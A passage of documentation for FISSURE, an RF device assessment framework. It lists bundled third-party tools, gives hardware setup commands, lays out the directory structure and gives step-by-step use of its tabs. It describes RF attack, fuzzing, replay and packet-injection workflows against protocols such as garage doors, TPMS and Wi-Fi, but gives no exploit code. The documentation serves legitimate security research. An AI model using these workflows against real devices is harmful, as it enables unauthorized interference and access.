gr-acars	3.10ng	Yes	https://git.code.sf.net/u/bkerler/gr-acars.git
gr-adsb	maint-3.10	Yes	https://github.com/bkerler/gr-adsb
gr-ainfosec	maint-3.10	Yes	https://github.com/ainfosec/fissure
gr-air-modes	0.0.2021022build2	No	https://github.com/bistromath/gr-air-modes
gr-ais	maint-3.10	Yes	https://github.com/bkerler/gr-ais
gr-bluetooth			https://github.com/greatscottgadgets/gr-bluetooth
gr-clapper_plus	maint-3.10	Yes	https://github.com/cpoore1/gr-clapper_plus
gr-dect2	maint-3.10	Yes	https://github.com/bkerler/gr-dect2
gr-foo	maint-3.10	Yes	https://github.com/bastibl/gr-foo
gr-fuzzer	maint-3.10	Yes	https://github.com/ainfosec/fissure
gr-garage_door	maint-3.10	Yes	https://github.com/cpoore1/gr-garage_door
gr-gsm	maint-3.10	Yes	https://github.com/bkerler/gr-gsm
gr-ieee802-11	maint-3.10	Yes	https://github.com/bastibl/gr-ieee802-11
gr-ieee802-15-4	maint-3.10	Yes	https://github.com/bkerler/gr-ieee802-15-4
gr-iio			https://github.com/analogdevicesinc/gr-iio
gr-iridium	master	Yes	https://github.com/muccc/gr-iridium
gr-j2497	maint-3.10	Yes	https://github.com/ainfosec/gr-j2497
gr-limesdr			https://github.com/myriadrf/gr-limesdr
gr-mixalot	main	Yes	https://github.com/unsynchronized/gr-mixalot
gr-nrsc5	master	Yes	https://github.com/argilo/gr-nrsc5

continues on next page

Table 4 – continued from previous page

Software	Version	From Sour	Links/Author
gr-paint	master	Yes	https://github.com/drmpeg/gr-paint
gr-rds	maint-3.10	Yes	https://github.com/bastibl/gr-rds
gr-tpms	maint-3.10	Yes	https://github.com/bkerler/gr-tpms
gr-tpms_poore	maint-3.10	Yes	https://github.com/cpoore1/gr-tpms_poore
gr-X10	maint-3.10	Yes	https://github.com/cpoore1/gr-X10
gr-Zwave	-	Yes	https://github.com/BastilleResearch/scapy-radio/tree/master/gnuradio/gr-Zwave
gr-zwave_poore	maint-3.10	Yes	https://github.com/cpoore1/gr-zwave_poore
GraphicsMagick	1.4+really1.1	No	http://www.graphicsmagick.org/
Grip	4.6.1	No	https://github.com/joeyespo/grip
HackRF	2022.09.1	Yes	https://github.com/greatscottgadgets/hackrf/releases
ham2mon	maint-3.10	Yes	https://github.com/bkerler/ham2mon
HamClock	latest	Yes	https://www.clearskyinstitute.com/ham/HamClock/
hcidump	5.64	No	http://www.bluez.org/
htop	3.0.5	No	https://github.com/htop-dev/htop
Hydra	9.2	No	https://github.com/vanhauser-thc/thc-hydra
ICE9 Bluetooth Sniffer	master	Yes	https://github.com/mikeryan/ice9-bluetooth-sniffer
IIO Oscilloscope	master	Yes	https://github.com/analogdevicesinc/iio-oscilloscope
IMSI-Catcher 4G	-	Yes	Joe Reith, AIS
Inspectrum	0.2.3-2	No	https://github.com/miek/inspectrum
IridiumLive	v1.2	Yes	https://github.com/microp11/iridiumlive
iridium-toolkit	master	Yes	https://github.com/muccc/iridium-toolkit
Kalibrate	v0.4.1-rtl	Yes	https://github.com/steve-m/kalibrate-rtl
Kismet	latest	No	https://www.kismetwireless.net/

continues on next page

Table 4 – continued from previous page

Software	Version	From Sour	Links/Author
libbtbb	master	Yes	https://github.com/greatscottgadgets/libbtbb
LTE-Cell-Scanner	master/1.1.0	Yes	https://github.com/JiaoXianjun/LTE-Cell-Scanner
LTE-ciphercheck	rebase_20.04	Yes	https://github.com/mrlnc/LTE-ciphercheck
m17-cxx-demod	master	Yes	https://github.com/mobilinkd/m17-cxx-demod
Meld	3.20.4	No	https://meldmerge.org/
Metasploit	v6.1.44-dev-	Yes	https://www.metasploit.com/
minicom	2.8	No	https://salsa.debian.org/minicom-team/minicom
minimodem	0.24	No	http://www.whence.com/minimodem/
mkusb/dus/guidus	22.1.2	No	https://help.ubuntu.com/community/mkusb
monitor_rtl433	master	Yes	https://github.com/mcbridejc/monitor_rtl433
multimon-ng	master	Yes	https://github.com/EliasOenal/multimon-ng
NETATTACK2	master	Yes	https://github.com/chrizator/netattack2
nrsc5	master	Yes	https://github.com/theori-io/nrsc5
OpenBTS			https://github.com/RangeNetworks/dev
openCPN	5.6.2	No	https://opencpn.org/
openHAB (fix)		No	https://www.openhab.org/
OpenWebRX	v1.2.1	No	https://github.com/jketterl/openwebrx
Proxmark3	master	Yes	https://github.com/Proxmark/proxmark3
PuTTY	0.76	No	https://www.putty.org/
pyFDA	0.7.1	No	https://github.com/chipmuenk/pyfda
PyGPSClient	1.3.5	No	https://github.com/semuconsulting/PyGPSClient
QSpectrumAnalyzer	2.1.0	No	https://github.com/xmikos/qspectrumanalyzer
QSSTV	9.5.8	No	https://charlesreid1.com/wiki/Qsstv
QtDesigner	5.15.3	No	https://doc.qt.io/qt-5/qtdesigner-manual.html
radiosonde_auto_rx	master	Yes	https://github.com/projecthorus/radiosonde_auto_rx

continues on next page

Table 4 – continued from previous page

Software	Version	From Sour	Links/Author
rehex	master	Yes	https://github.com/solemnwarning/rehex
retrogram-rtlsdr	master	Yes	https://github.com/r4d10n/retrogram-rtlsdr
RouterSploit	master	Yes	https://www.github.com/threat9/routersploit
rtl_433	master	Yes	https://github.com/merbanan/rtl_433
rtl8812au Driver	latest	Yes	https://github.com/aircrack-ng/rtl8812au
RTLSDR-Airband	master	Yes	https://github.com/szpajder/RTLSDR-Airband
rtl-zwave	master	Yes	https://github.com/andersesbensen/rtl-zwave
scan-ssid	master	Yes	https://github.com/Resethel/scan-ssid
Scapy	2.4.5 (Python2) 2.4.4 (Python3)	No	https://scapy.net/
SdrGlut	master	Yes	https://github.com/righthalfplane/SdrGlut
SDRTrunk	v0.5.0-alpha.6	Yes	https://github.com/DSheirer/sdrtrunk
SigDigger	master	Yes	https://github.com/BatchDrake/SigDigger
Spectrum Painter	master	Yes	https://github.com/polygon/spectrum_painter
Spektrum	2.1.0	Yes	https://github.com/pavels/spektrum
srsRAN/srsLTE	master	Yes	https://www.srslte.com/
systemback	1.8.402~ub	No	https://github.com/BluewhaleRobot/systemback
trackerjacker	1.9.0	No	https://github.com/calebmadrigal/trackerjacker
UDP Replay	master	Yes	https://github.com/rigtorp/udpreplay
Universal Radio Hacker	2.9.3	No	https://github.com/jopohl/urh
V2Verifier	master	Yes	https://github.com/twardokus/v2verifier
Viking	1.10	Yes	https://sourceforge.net/projects/viking/
WaveDrom	Online Editor	-	https://github.com/wavedrom/wavedrom
Waving-Z	master	Yes	https://github.com/baol/waving-z

continues on next page

Table 4 – continued from previous page

Software	Version	From Sour	Links/Author
Wifite	master	Yes	https://github.com/derv82/wifite2
Wireshark	3.6.5	No	https://www.wireshark.org/
wl-color-picker	master	Yes	https://github.com/jgmdev/wl-color-picker
WSJT-X	2.5.4	No	https://physics.princeton.edu/pulsar/k1jt/wsjtx.html
Xastir	2.1.6-4	No	https://github.com/Xastir/Xastir
ZEPASSD	master	Yes	https://github.com/pvachon/zepassd
Zigbee Sniffer	0.1	Yes	https://github.com/yiek888/opensniffer

6.2 Hardware

FISSURE was designed to be flexible in its support for integration of commercial-off-the-shelf (COTS) and non-COTS devices. The receive and transmit capabilities within FISSURE are subject to the limitations inherent to the connected hardware. Any device that can be networked and configured through scripting could be supported within FISSURE. More hardware devices and capabilities will be added over time.

Hardware is utilized by FISSURE through the following ways:

- Example commands for third-party tools accessed from the menu
- Target Signal Identifcation (TSI) flow graphs for detection and signal conditioning
- Protocol Discovery flow graphs for demodulation purposes
- Attack scripts and flow graphs for single-stage, multi-stage, and fuzzing attacks
- IQ recording, playback, and inspection in the IQ Data tab
- Transmitting signal playlists in the Archive tab
- Transmitting Scapy messages crafted in the Packet Crafter tab

6.2.1 Supported

The following is a list of "supported" hardware with varying levels of integration:

- USRP: X3xx, B2xx, B20xmini, USRP2, N2xx, X410
- HackRF
- RTL2832U
- 802.11 Adapters
- LimeSDR
- bladeRF, bladeRF 2.0 micro
- Open Sniffer

- PlutoSDR

6.2.2 Configuring

Buttons for: assigning RF-enabled hardware to individual components (USRP B205mini, B210, X300 series; HackRF; bladeRF; LimeSDR; 802.11x Adapters; RTL2832U; Open Sniffer); probing the hardware for diagnostics; and acquiring IP address, daughterboard, and serial number information.

The hardware information is used to set display items in the Dashboard and pass it to components when running operations that use flow graphs and scripts. Third-party tools do not incorporate information from the hardware buttons.

6.2.3 Notes

The following are miscellaneous notes regarding particular hardware models.

6.2.3.1 LimeSDR Notes

Links

- https://wiki.myriadrf.org/Lime_Suite
- https://wiki.myriadrf.org/Gr-limesdr_Plugin_for_GNURadio
- https://myriadrf.org/news/limesdr-made-simple-part-1/

Installing

From Repo

```
sudo add-apt-repository -y ppa:myriadrf/drivers
sudo apt-get update
sudo apt-get install limesuite liblimesuite-dev limesuite-udev limesuite-images
sudo apt-get install soapysdr-tools soapysdr-module-lms7
```

```
# soapysdr-tools was called soapysdr on older packages
sudo apt-get install soapysdr soapysdr-module-lms7
```

From Source

```
sudo apt-get install libboost-all-dev swig

git clone https://github.com/myriadrf/gr-limesdr

cd gr-limesdr
mkdir build
cd build
cmake ..
make
sudo make install
sudo ldconfig
```

Other Notes

- *LimeUtil --find*
- LimeSDR-USB and LimeSDR-PCIe sample rate must be no more than 61.44 MS/s.

- Gain range must be 0dB–70dB (60 on transmit, 70 on receive).
- Up to 10 dBm
- Analog filter bandw. (callback function value): Enter RX analog filter bandwidth for each channel. 0 means that analog filter is turned OFF.
- RX analog filter bandwidth range must be 1.5MHz–130MHz.
- Digital filter bandw. (callback function value):Enter RX digital filter bandwidth for each channel. 0 means that digital filter is turned OFF.
- RX digital filter bandwidth should not be higher than sampling rate.
- LimeSDR v1.4s
- *LimeSuiteGUI*

6.2.3.2 New USRP X310

1. Plug 10 GbE into second slot on USRP
2. Set computer IP to 192.168.40.1. Ping 192.168.40.2. Run *uhd_find_devices*. If there is an RFNOC error about a missing folder, download a UHD release and copy the folder:
3. *wget https://codeload.github.com/EttusResearch/uhd/zip/release_003_010_003_000 -O uhd.zip*
4. *unzip uhd.zip*
5. *cd uhd-release_003_010_003_000/host/include*
6. *sudo cp -Rv uhd/rfnoc /usr/share/uhd/*
7. Try to run flow graph. It will print out instructions for matching FPGA images for current version of UHD.
8. */home/user/lib/uhd/utils/uhd_images_downloader.py* or */usr/lib/uhd/utils/uhd_images_downloader.py*
9. */home/user/bin/uhd_image_loader –args="type=x300,addr=192.168.40.2"* or */usr/bin/uhd_image_loader" –args="type=x300,addr=192.168.140.2"*
10. Set MTU to 9000 for the 10 GbE network connection.
11. Change IP address of USRP 10 GbE connection as needed:

```
cd usr/lib/uhd/utils
./usrp_burn_mb_eeprom --args=<optional device args> --values="ip-addr3=192.168.140.2"
```

12. Adjust this value to something like: *sudo sysctl -w net.core.wmem_max=24862979*

6.2.3.3 Updating HackRF Firmware

Firmware is included with each HackRF release. Firmware updates allow for more advanced features like *hackrf_sweep*.

```
hackrf_spiflash -w ~/Installed_by_FISSURE/hackrf-2022.09.1/firmware-bin/hackrf_one_usb.
↪bin
```

Updating the CPLD

Older versions of HackRF firmware (prior to release 2021.03.1) require an additional step to program a bitstream into the CPLD.

To update the CPLD image, first update the SPI flash firmware, libhackrf, and hackrf-tools to the version you are installing. Then:

```
hackrf_cpldjtag -x firmware/cpld/sgpio_if/default.xsvf
```

After a few seconds, three LEDs should start blinking. This indicates that the CPLD has been programmed successfully. Reset the HackRF device by pressing the RESET button or by unplugging it and plugging it back in.

6.3 Components

FISSURE is a tool suite and RF framework consisting of dedicated Python components networked together for the purpose of RF device assessment and vulnerability analysis.

6.3.1 Overview

FISSURE stemmed from the need to quickly identify and react to unknown devices or devices operating in unidentified modes in a congested RF environment. Over the years it has grown into an in-house laboratory tool used by AIS for nearly all things RF.

6.3.1.1 Communications

The major components for FISSURE are written in Python/PyQt and communicate over an IP network to a central hub using ZeroMQ. Each component has a direct connection to the hub but can also have an unlimited number of one-to-many connections to broadcast status messages to other components. Any number of custom components can be added to the framework as long as the inputs/outputs are clearly defined in YAML and adhere to a simple message schema that allows for input sanitization and error handling.

6.3.1.2 Library

Library utilities for browsing; searching; uploading images; adding/removing modulation types, packet types, signals of interest, statistics, demodulation flow graphs, and attacks.

6.3.1.3 File Structure

```
FISSURE
├── Archive
│   ├── Datasets
│   └── Playlists
├── Attack Recordings
├── Crafted Packets
│   ├── Defaults
│   └── Scapy
├── Custom_Blocks
│   └── maint-3.x
│       ├── gr-a...
│       ├── ...
│       └── gr-z...
├── Dissectors
├── docs
│   ├── Gallery
│   ├── Help
```

(continues on next page)

(continued from previous page)

```
    ├── Icons
    ├── Lessons
    └── RTD
├── Flow Graph Library
    ├── Archive Flow Graphs
    ├── Fuzzing Flow Graphs
    ├── Inspection Flow Graphs
    ├── IQ Flow Graphs
    ├── PD Flow Graphs
    ├── Single-Stage Flow Graphs
    ├── Sniffer Flow Graphs
    ├── Standalone Flow Graphs
    └── TSI Flow Graphs
├── Installer
├── IQ Recordings
├── Logs
    └── Session Logs
├── Multi-Stage Attack Files
├── Protocol Discovery Data
├── Tools
├── UI
    └── Style_Sheets
└── YAML
    ├── Library Backups
    └── User Configs
```

Archive/
: Default location for downloading IQ files from the online signal archive.

Archive/Datasets/
: Default location for storing generated IQ datasets and .csv files from the Archive Datasets tab.

Archive/Playlists/
: Default location for storing signal playlists for the Archive Replay tab.

Attack Recordings/
: Default location for storing any recordings produced from attacks.

Crafted Packets/
: Default location for storing packet data from the Packet Crafter tab.

Crafted Packets/Defaults/
: Location for default packet types listed in the Packet Crafter. Used to send data to UDP ports in the Sniffer tab. Not used to populate the Packet Crafter as defaults for packet types are acquired from the FISSURE library.

Crafted Packets/Scapy/
: Location for temporarily storing loaded Scapy data used by the Scapy Injector in the Packet Crafter.

Custom_Blocks/
: Contains GNU Radio out-of-tree (OOT) modules used by FISSURE. These include git submodules of specific compatible branches from online repositories. Any updates to these branches will be reflected in the contents of this folder. A few OOT modules are not git submodules and reside locally.

Custom_Blocks/maint-3.x/
: Subfolder named after the major version of GNU Radio supported by the current branch.

Dissectors/

Default location for saving and editing Lua dissectors created by the Protocol Discovery Dissectors tab. Dissector files in this folder get copied to the Wireshark plugins folder during the FISSURE install and after clicking the Update Wireshark button in the Dissectors tab.

docs/
Contains static files used by FISSURE for display and documentation.

docs/Gallery/
Location of images of note that can be assigned to a protocol found in the FISSURE library. The image file must begin with the same name as the protocol to be displayed in the Library Gallery tab.

docs/Help/
Location of FISSURE help pages written in Markdown and HTML. Contents will eventually be folded into this Read the Docs project.

docs/Icons/
Location of icons used by the FISSURE GUI widgets and README.

docs/Lessons/
Location of FISSURE lesson pages written in Markdown and HTML. Contents will eventually be folded into this Read the Docs project.

docs/RTD/
Contains the HTML and PDF versions of this Read the Docs project. The Python3_maint-3.10 branch of FISSURE contains the files needed to populate and build the project.

Flow Graph Library/
Contains the flow graphs and Python scripts that are called by the main FISSURE components.

Flow Graph Library/Archive Flow Graphs/
Location of flow graphs used by the Archive tab for IQ file replay and building datasets from altered IQ files.

Flow Graph Library/Fuzzing Flow Graphs/
Location of special Attack flow graphs containing Fuzzer blocks that periodically change message contents during transmission.

Flow Graph Library/Inspection Flow Graphs/
Location of inspection flow graphs used by the IQ Data tab for analyzing signal data sourced from streaming SDRs and file captures ("File" folder).

Flow Graph Library/IQ Flow Graphs/
Location of flow graphs used by the IQ Data tab for recording and playback of signals. Contains two types of playback flow graphs: single playback and repeating playback.

Flow Graph Library/PD Flow Graphs/
Location of flow graphs used by the Protocol Discovery tab for signal analysis and demodulation.

Flow Graph Library/Single-Stage Flow Graphs/
Location of flow graphs and Python scripts for the single-stage attacks listed in the Attack tab tree widget. Support files for the single-stage attacks are stored in the "Attack Files" folder.

Flow Graph Library/Sniffer Flow Graphs/
Location of flow graphs that tap into a running Protocol Discovery demodulation flow graph to pass data to a UDP port for Wireshark viewing.

Flow Graph Library/Standalone Flow Graphs/
Location of flow graphs that are accessed from the Standalone menu. These flow graphs are copies and can be modified without impacting FISSURE or the out-of-tree modules.

Flow Graph Library/TSI Flow Graphs/
Location of flow graphs used by the TSI component for slow scanning detection and fixed frequency detection.

Installer/
Location of the primary FISSURE installation script and its support files. It is called by the "install" bash script after checking for prerequisities.

IQ Recordings/
Default location for storing IQ files captured with the IQ Data tab recorder. Contains example files for testing purposes.

Logs/
Default location for event logs saved by FISSURE.

Logs/Session Logs/
Default location for session logs saved by the user.

Multi-Stage Attack Files/
Default location for storing multi-stage attack playlists from the Attack Multi-Stage tab.

Protocol Discovery Data/
Default location for storing data during the process of protocol discovery.

Tools/
Additional scripts, patches, configuration files, reference material, or standalone programs used to support FISSURE and the installer. These files are generally not modified during the install or while operating FISSURE. Installed third-party tools are located elsewhere in the "~/Installed_by_FISSURE" directory.

UI/
Default location for PyQt .ui files.

UI/Style_Sheets/
Default location for FISSURE style sheets which control UI appearance and color schemes.

YAML/
Location of the FISSURE library, logging configuration, and component messaging definitions and input sanitization.

YAML/Library Backups/
Location for storing backups and temporary copies of the FISSURE library before performing library operations.

YAML/User Configs/
Location of default settings for FISSURE including hardware configurations, component networking, and default options.

6.3.1.4 Supported Protocols

Tools, Scripts, FISSURE Library Data

- 802.11
- ACARS
- Bluetooth
- Clapper Plus (433 MHz)
- DECT
- DSRC
- FM Radio
- Garage Door (Stanley)
- GSM

- J2497
- LTE
- Mode S (ADS-B)
- Morse Code
- Radiosonde
- RDS
- SimpliciTI
- TPMS
- X10
- Z-Wave

FISSURE Packet Crafter

- 802.11
- DECT
- DSRC
- Mode S (ADS-B)
- RDS
- SimpliciTI
- TPMS
- X10
- Z-Wave

6.3.2 Dashboard

6.3.2.1 Concepts

The User Dashboard is the means for the operator to configure FISSURE and communicate with and view information from the other components. It offers several other features that do not require their own dedicated component including:

- A packet crafter for protocols found the FISSURE library. It includes Scapy integration for transmitting different types of 802.11 packets while in monitor mode.
- Library utilities for browsing; searching; uploading images; adding/removing modulation types, packet types, signals of interest, statistics, demodulation flow graphs, and attacks.
- Menu items for launching standalone GNU Radio flow graphs.
- Third-party and online tools as menu items organized by protocol or application.
- Lessons and tutorials for interacting with various RF protocols.
- Help pages for operation and development, protocol reference material, calculators, and hardware instructions.
- Buttons for: assigning RF-enabled hardware to individual components (USRP B205mini, B210, X300 series; HackRF; bladeRF; LimeSDR; 802.11x Adapters; RTL2832U; Open Sniffer); probing the hardware for diagnostics; and acquiring IP address, daughterboard, and serial number information.

6.3.2.2 Communication

6.3.2.3 Modification

6.3.3 Target Signal Identification

The Target Signal Identification (TSI) component runs four subcomponents: a detector, a signal conditioner, a feature extractor, and a classifier.

The Detector subcomponent allows the operator to configure scan parameters for multiple search bands with the goal of reporting the power, frequency, and time of observed signals.

The Signal Conditioner subcomponent will be responsible for isolating and conditioning signals from a stream of raw I/Q data for more detailed analysis.

The Feature Extractor subcomponent will accept the conditioned signals and extract a predetermined list of signal characteristics dependent on the AI/ML method chosen for classification.

The Signal Classifier subcomponent will interpret the feature sets and make specific conclusions such as the confidence levels for protocol and emitter classification.

6.3.4 Protocol Discovery

The Protocol Discovery component is responsible for identifying and reversing RF protocols to help extract meaningful data from unknown signals. It is designed to: accept signal of interest information, iterate flow graphs to perform recursive demodulation techniques, deduce protocol methods, assign confidence levels, analyze a bitstream, calculate CRC polynomials, and create custom Wireshark dissectors.

6.3.5 Flow Graph/Script Executor

The Flow Graph/Script Executor component runs flow graphs or Python scripts to perform single-stage attacks, multi-stage attacks, fuzzing attacks, IQ recording and playback, live signal inspection/analysis, and transmit playlists of signal data constructed with files downloaded from an online archive.

6.3.6 HIPRFISR

The Central Hub receives commands from the User Dashboard to distribute to other components, manages automation and editing of the main library - which contains RF protocol information, script and flow graph mappings, and observation data.

6.4 Operation

FISSURE is meant for people of all skill levels. Students or beginners can navigate through lessons and tutorials on how to interact with various wireless technologies. The User Dashboard offers friendly visual aids that demonstrate the RF device assessment process from start to finish. Beginners can also evade the hurdle that is traditionally associated with installing open-source tools - as the installer consists of a list of checkboxes for installing programs and dependencies. Meanwhile developers, educators, and researchers can use the framework for their daily tasks or to expose their cutting-edge solutions to a wider audience. Future development will draw heavily from feedback and interaction with the open-source community.

6.4.1 Start-Up Procedures

1. Open a terminal and enter *fissure*
2. Attach hardware and assign to components using the hardware buttons (see below)
3. Click the "Start" button to kick off automation and access remaining tabs
4. Click the "Start" buttons for individual components such as TSI or PD to trigger operations

6.4.1.1 Hardware Buttons

The hardware buttons located at the top of the FISSURE Dashboard assign radio equipment to functionality that can benefit from hardware separation. This includes:

- TSI
- PD
- Attack
- IQ
- Archive

A new dialog will open upon clicking the hardware button. The user must select the supported hardware type and can provide optional serial number, IP address, interface name, or daughterboard information which is used to auto-populate various fields while operating FISSURE. Some features such as IQ recording will remain disabled until the hardware type is assigned.

The "Guess" button will attempt to populate the field information based on the hardware type selected. Clicking the button a second time will cycle through other potential values that may be available.

The "Probe" button will attempt to reach out to the hardware and return information that could be useful in populating the missing fields. Some probe actions may take minutes to perform depending on the hardware type.

6.4.1.2 Networking Configuration

FISSURE was originally designed to run its major Python components on different computers across a network. The network connections were simplified to run every component locally on one computer. Future updates may restore this functionality if the components are matured enough to require simultaneous operation and distributions in processing.

6.4.2 Menu Items

6.4.2.1 Lessons

Lesson 1 Lesson 2 Online Resources

6.4.2.2 Standalone Flow Graphs

6.4.2.3 Tools

6.4.2.4 Options

6.4.2.5 View

6.4.3 Automation Tab

1) Select Automation Mode

6.4.3.1 Manual

User confirms all phases and can edit parameters

6.4.3.2 Discovery (Disabled)

Mostly automated, system chooses which signals to target and process

6.4.3.3 Target (Disabled)

User-defined specifications, only pursue targets fitting certain criteria

1) Select target protocol
2) Configure SOI auto-select criteria (optional)
3) Lock search band (optional)
4) Check RF hardware connections
5) Click Start

6.4.3.4 Custom (Disabled)

1) User creates any combination of settings

6.4.4 TSI Tab

6.4.4.1 Detector/Sweep

1) Click Start
2) Add search bands to table
3) Adjust Advanced Settings
4) Click Update TSI Configuration
5) Blacklist frequency ranges
6) View detected signals
7) Search signals by frequency in library

6.4.4.2 Conditioner (Future)

Tune, filter, separate, record, isolate

6.4.4.3 Feature Extractor (Future)

Select AI/ML technique, acquire feature set

6.4.4.4 Classifier (Future)

Choose AI/ML models, classify protocols/emitters, compare results

6.4.5 PD Tab

6.4.5.1 Status

1) Start Protocol Discovery (PD)

6.4.5.2 Demodulation

1) Search library for flow graphs
2) Start demodulation flow graph

6.4.5.3 Bit Slicing

1) Search for preambles
2) Slice buffer by preamble
3) Determine field delineations

6.4.5.4 Data Viewer

1) Enter binary or hex data, perform binary operations
2) Fill Protocol Matching table, apply against protocols in library
3) Manually send hex data to PD buffer for analysis

6.4.5.5 Dissectors

1) Create Lua sissectors for new packet types
2) Follow lesson on Lua dissectors
3) Click Update Wireshark to copy all FISSURE dissectors to Wireshark folder

6.4.5.6 Sniffer

1) Start demodulation flow graph with sniffer sink
2) Launch sniffer flow graph created for packet type
3) Manually send data to sniffer port

6.4.5.7 CRC Calculator

1) Enter hex, select configuration, calculate CRC
2) Enter two messages with known CRCs, find polynomial

6.4.6 Attack Tab

6.4.6.1 Single-Stage

1) Select protocol, modulation type, hardware combination
2) Double-click attack in tree widget
3) Configure attack variables
4) Start Attack
5) Apply changes while running flow graphs

6.4.6.2 Multi-Stage

1) Double-click attack in tree widget or click Add button
2) Adjust durations and reorder attacks
3) Click Generate
4) Adjust variables, Save, Load, select Repeat
5) Click Start

6.4.6.3 Fuzzing (Fields)

1) Choose fuzzing Fields attack (if available)
2) Choose protocol subcategory
3) Check fields, select type, enter limits
4) Start Attack

6.4.6.4 Fuzzing (Variables)

1) Choose fuzzing Variables attack
2) Load flow graph
3) Select variable
4) Start Attack

6.4.6.5 History

1) View attack history, delete rows

6.4.7 IQ Data Tab

6.4.7.1 Record

1) Assign device to IQ hardware button
2) Adjust settings in reference to applicable GNU Radio sinks
3) Record signals to IQ file(s)

6.4.7.2 Playback

1) Configure settings or copy Record settings
2) Click Play

6.4.7.3 Inspection

1) Double-click flow graph or click Load, Start
2) Adjust variables in GUI

6.4.7.4 Crop

1) Double-click IQ file in Viewer
2) Enter name for cropped IQ file
3) Adjust Start/End samples in Viewer
4) Click Crop

6.4.7.5 Convert

1) Choose input file, name output file
2) Select file types
3) Click Convert

6.4.7.6 Append

1) Choose/enter file 1, file 2, output file
2) Check Null to append samples to the front or end
3) Click Append

6.4.7.7 Transfer

1) Copy folders or files to new locations

6.4.7.8 Timeslot

Makes copies of a message at regular intervals

1) Choose input file with zeros before and after signal
2) Adjust sample rate, period, and number of copies
3) Click Pad Data

6.4.7.9 Overlap

1) Plot data, store data, shift data, add data together

6.4.7.10 Resample

1) Select input file, specify output file, choose rates, resample

6.4.7.11 OFDM

Experimental

6.4.7.12 Normalize

1) Select input file, speciy output file, choose min/max, normalize

6.4.7.13 Viewer

1) Choose data folder
2) Double-click/Load File to read data
3) Plot All, plot range, click End to detect last sample
4) Use toolbar to zoom, pan, save
5) Click Cursor, select two points on plot, Get Range
6) Use functions and analysis buttons
7) Click gear icon to adjust options

6.4.8 Archive Tab

6.4.8.1 Download

1) Select row in Online Archive table
2) Click Download
3) Plot or delete

6.4.8.2 Replay

1) Double-click downloaded file or press Add button
2) Build and configure playlist
3) Check Repeat, click Start

6.4.9 Packet Crafter Tab

6.4.9.1 Packet Editor

1) Select protocol and packet type
2) Edit field values
3) Calculate CRC (when applicable)
4) Assemble message
5) Construct packet sequence
6) Save sequence to file

6.4.9.2 Scapy

1) Put wireless interface in monitor mode
2) Select 802.11x and packet type
3) Edit field values
4) Click Load Data
5) Click Refresh, enter interval, choose interface
6) Click Start

6.4.10 Library Tab

6.4.10.1 Browse

1) Choose FISSURE YAML file
2) Look at the contents

6.4.10.2 Gallery

1) Select protocol
2) Click through pictures

6.4.10.3 Search

1) Enter information for signals of interest (SOIs)
2) Enter data values for messages in library
3) Choose the checkboxes to use during search
4) Search Library

6.4.10.4 Remove

1) Select Protocol
2) Choose types to remove from library
3) Click associated Remove button

6.4.10.5 Add

1) Create new protocol
2) Add modulation type, packet type, signal of interest, statistics, demodulation flow graph, and attacks to existing protocol

6.4.11 Log Tab

6.4.11.1 System Log

1) Filter messages to view from log, click Refresh

6.4.11.2 Session Notes

1) Make notes and save attack history, system log, and session notes


6.4.12 Status Bar

6.5 Development

6.5.1 Adding Custom Options

Options Dialog

Bring up the options dialog in Qt Designer using the *designer* command and then open the *FISSURE/UI/options.ui* file. Click the arrows for the stacked widget (top right) to locate the table where the custom option will be inserted. Double-click on the table and add a new row with the name of the variable. Set the font size to match the other rows with the "Properties<<" button.



default.yaml

Open *FISSURE/YAML/User Configs/default.yaml* and insert the variable name and value (fft_size: 4096) for the new option.

dashboard.py

Access the variable in *dashboard.py* with: *int(self.dashboard_settings_dictionary['fft_size'])*.

6.5.2 Built With

The following software tools are used to edit FISSURE.

Read the Docs

To regenerate the offline HTML RTD documentation:

```
$ cd ~/FISSURE/docs/RTD
$ make clean && make html
```

Git

To add a new git submodule for repositories like GNU Radio out-of-tree modules:

```
$ git submodule add -b maint-3.8 https://github.com/someone/gr-something.git ./Custom_
↪Blocks/maint-3.8/gr-something
```

To submit changes for FISSURE, clone the git repository with the SSH address to avoid errors when doing a push later on. Generate an SSH key and add it to your GitHub access settings.

Qt Designer

Python2 branch:

```
